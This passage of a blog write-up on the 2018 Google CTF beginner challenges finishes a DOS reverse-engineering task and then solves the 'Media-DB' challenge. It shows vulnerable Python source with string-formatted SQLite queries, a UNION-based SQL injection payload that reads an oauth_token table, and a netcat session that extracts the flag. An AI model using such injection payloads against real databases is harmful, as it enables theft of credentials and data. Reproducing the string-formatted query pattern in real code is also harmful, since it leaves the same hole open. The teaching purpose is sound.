
Looking a little lower we see a jne or "**jump if not equal**" instruction, so we know that this XOR instruction will be looped through.

If we keep stepping through the application, we see that once the `jne` instruction is satisfied no more jumps will occur back to `012B` memory address which contains the `inc di` or increment destination index instruction.


If we look a little higher we will see that that final `xor` writes to `[di]` or the destination index which is located on the stack at `ss:[016F]`.



Knowing that, let's jump to that data in the Data Overview section by typing the in the `d ss:016F` command.



Form there, just press the `Page Up` button on your keyboard to traverse the Data Overview so we can view the memory. We should then be able see the flag!



FLAG: CTF{g00do1dDOS-FTW}

Media-DB

This is the last challenge of the miscellaneous challenges, after reading the challenge description we learn that we need to grab an OAuth token from a custom database that's connected to a smart fridge which allows us to play custom door alarms… I smell a SQL Injection!

For this challenge we are given both an attachment and a URL for a server we can connect to via netcat on port 1337.

Let's start by connecting to the `media-db.ctfcompetition.com` server on port `1337`.

```
root@kali:~/Google-CTF/Media-DB# nc media-db.ctfcompetition.com 1337
=== Media DB ===
1) add song
2) play artist
3) play song
4) shuffle artist
5) exit
>
```

It seems that this server hosts the Media-DB management console that we can interact with. Alright, we also have a file that was provided to us, so let's see what it is and see if it can't help us out any bit.

```
root@kali:~/Google-CTF/Media-DB# ls
media-db.py
```

Oh, interesting! We got a python file that seems to be the source code to the Media-DB server. Upon viewing the source code we get the following.

```
#!/usr/bin/env python2.7

import sqlite3
import random
import sys

BANNER = "=== Media DB ==="
MENU = """\
1) add song
2) play artist
3) play song
4) shuffle artist
5) exit"""

with open('oauth_token') as fd:
  flag = fd.read()

conn = sqlite3.connect(':memory:')
c = conn.cursor()

c.execute("CREATE TABLE oauth_tokens (oauth_token text)")
c.execute("CREATE TABLE media (artist text, song text)")
c.execute("INSERT INTO oauth_tokens VALUES ('{}')".format(flag))

def my_print(s):
  sys.stdout.write(s + '\n')
  sys.stdout.flush()

def print_playlist(query):
  my_print("")
  my_print("== new playlist ==")
  for i, res in enumerate(c.execute(query).fetchall()):
    my_print('{}: "{}" by "{}"'.format(i+1, res[1], res[0]))
  my_print("")

my_print(BANNER)

while True:
  my_print(MENU)
  sys.stdout.write("> ")
  sys.stdout.flush()
  choice = raw_input()
  if choice not in ['1', '2', '3', '4', '5']:
```

```
    my_print('invalid input')
    continue
  if choice == '1':
    my_print("artist name?")
    artist = raw_input().replace('"', "")
    my_print("song name?")
    song = raw_input().replace('"', "")
    c.execute("""INSERT INTO media VALUES ("{}", "{}")""".format(artist, song))
  elif choice == '2':
    my_print("artist name?")
    artist = raw_input().replace("'", "")
    print_playlist("SELECT artist, song FROM media WHERE artist =
'{}'".format(artist))
  elif choice == '3':
    my_print("song name?")
    song = raw_input().replace("'", "")
    print_playlist("SELECT artist, song FROM media WHERE song = '{}'".format(song))
  elif choice == '4':
    artist = random.choice(list(c.execute("SELECT DISTINCT artist FROM media")))[0]
    my_print("choosing songs from random artist: {}".format(artist))
    print_playlist("SELECT artist, song FROM media WHERE artist =
'{}'".format(artist))
  else:
    my_print("bye")
    exit(0)
```

Once we start reviewing the source code, the first thing we notice is that sqlite3 is being used and that the `oauth_token` contains our flag. The flag is then loaded into the `oauth_tokens` table via the INSERT function.

```
with open('oauth_token') as fd:
  flag = fd.read()

conn = sqlite3.connect(':memory:')
c = conn.cursor()

c.execute("CREATE TABLE oauth_tokens (oauth_token text)")
c.execute("CREATE TABLE media (artist text, song text)")
c.execute("INSERT INTO oauth_tokens VALUES ('{}')".format(flag))
```

With this in mind, we somehow need to find a way to be able to access that flag in the database, preferably via SQL Injection or via Command Injection which could be used to dump the database.

Digging a little more into the code, we notice the `print_playlist` function.

```
def print_playlist(query):
  my_print("")
  my_print("== new playlist ==")
  for i, res in enumerate(c.execute(query).fetchall()):
    my_print('{}: "{}" by "{}"'.format(i+1, res[1], res[0]))
  my_print("")
```

This function seems to accept a SQL query as a parameter, which then proceeds to execute it and grab all the data contained in that query via the `fetchall()` function.

We can also see that this `print_playlist` function is being utilized in all the choice options, except for choice 1 where the `execute` function is directly being utilized with an `INSERT` function to add new data to the SQL database.

One thing we also notice is that the repalce function is being utilized for options 1 through 3, and it's removing single and double quotes - which can make it harder for us to craft a SQL injection.

But look closely at option 1…

```
  if choice == '1':
    my_print("artist name?")
    artist = raw_input().replace('"', "")
    my_print("song name?")
    song = raw_input().replace('"', "")
```

Notice that the the only thing being replaced in this choice is double quotes, while option 2/3 replaces single quotes.

```
  elif choice == '2':
    my_print("artist name?")
    artist = raw_input().replace("'", "")
    print_playlist("SELECT artist, song FROM media WHERE artist =
'{}'".format(artist))
  elif choice == '3':
    my_print("song name?")
    song = raw_input().replace("'", "")
    print_playlist("SELECT artist, song FROM media WHERE song = '{}'".format(song))
```

We can use option 1 as our injection point, since the formatting of the SQL queries uses single quotes, and no other input validation is being done.

Option 4 will be our execution vector that will execute our SQL injection since nothing is being replaced or filtered.

```
  elif choice == '4':
    artist = random.choice(list(c.execute("SELECT DISTINCT artist FROM media")))[0]
    my_print("choosing songs from random artist: {}".format(artist))
    print_playlist("SELECT artist, song FROM media WHERE artist =
'{}'".format(artist))
```

With that in mind, we now need to craft a SQL injection that for option 4's query. The SQL query once executed will look like so.

```
SELECT artist, song FROM media WHERE artist = ''
```

So what we will do is inject a UNION operator to combine the results of the `media` table with the `oauth_tokens` table, and then use the SELECT function to select the `ouath_token` to be printed.

Take note that I inject `' AND 1=0` at the begging. This basically breaks the original query and forces the query to be empty and false (since 1=0 is false). This causes the query to return nothing from the media table. The rest just forces selection of the flag. We then close the query with `''='` so there is no syntax errors.

The query we will use is shown below.

```
' AND 1=0 UNION SELECT oauth_token, 1 FROM oauth_tokens WHERE 1=1 OR ''='
```

Once that query is executed in choice 4, the query should look like so.

```
SELECT artist, song FROM media WHERE artist = '' AND 1=0 UNION SELECT oauth_token, 1
FROM oauth_tokens WHERE 1=1 OR ''=''
```

Alright, now that we got a properly formatted SQL injection, let's connect to the server via netcat, add the malicious query via choice 1, and then execute it.

```
root@kali:~/Google-CTF/Media-DB# nc media-db.ctfcompetition.com 1337
=== Media DB ===
1) add song
2) play artist
3) play song
4) shuffle artist
5) exit
> 1
artist name?
' AND 1=0 UNION SELECT oauth_token, 1 FROM oauth_tokens WHERE 1=1 OR ''='
song name?
test
1) add song
2) play artist
3) play song
4) shuffle artist
5) exit
> 4
choosing songs from random artist: ' AND 1=0 UNION SELECT oauth_token, 1 FROM
oauth_tokens WHERE 1=1 OR ''='

== new playlist ==
1: "1" by "CTF{fridge_cast_oauth_token_cahn4Quo}"
```

And there we have it! The final flag for the miscellaneous challenge!

FLAG: CTF{fridge_cast_oauth_token_cahn4Quo}

Closing

Alright, that's pretty much for the miscellaneous challenges! In all honesty most of them were pretty easy and covered basic security issues. We learned a few cool techniques, tips and tricks, and also took our first steps into understanding some parts of x86 Architecture which will be helpful for the later challenges.

For those of you starting in security and CTF's, I sincerely hope you learned something new today and found some motivation to learn new things.

Other then that, thanks for reading and stay tuned for the next part of the 2018 Google CTF: Beginners Challenge where we will cover the Web portion!

Updated: February 17, 2019

SHARE ON

Twitter Facebook Google+ LinkedIn

Previous Next

LEAVE A COMMENT

- FOLLOW:
- GITHUB
- FEED

© 2023 Jack Halon. Powered by Jekyll & Minimal Mistakes.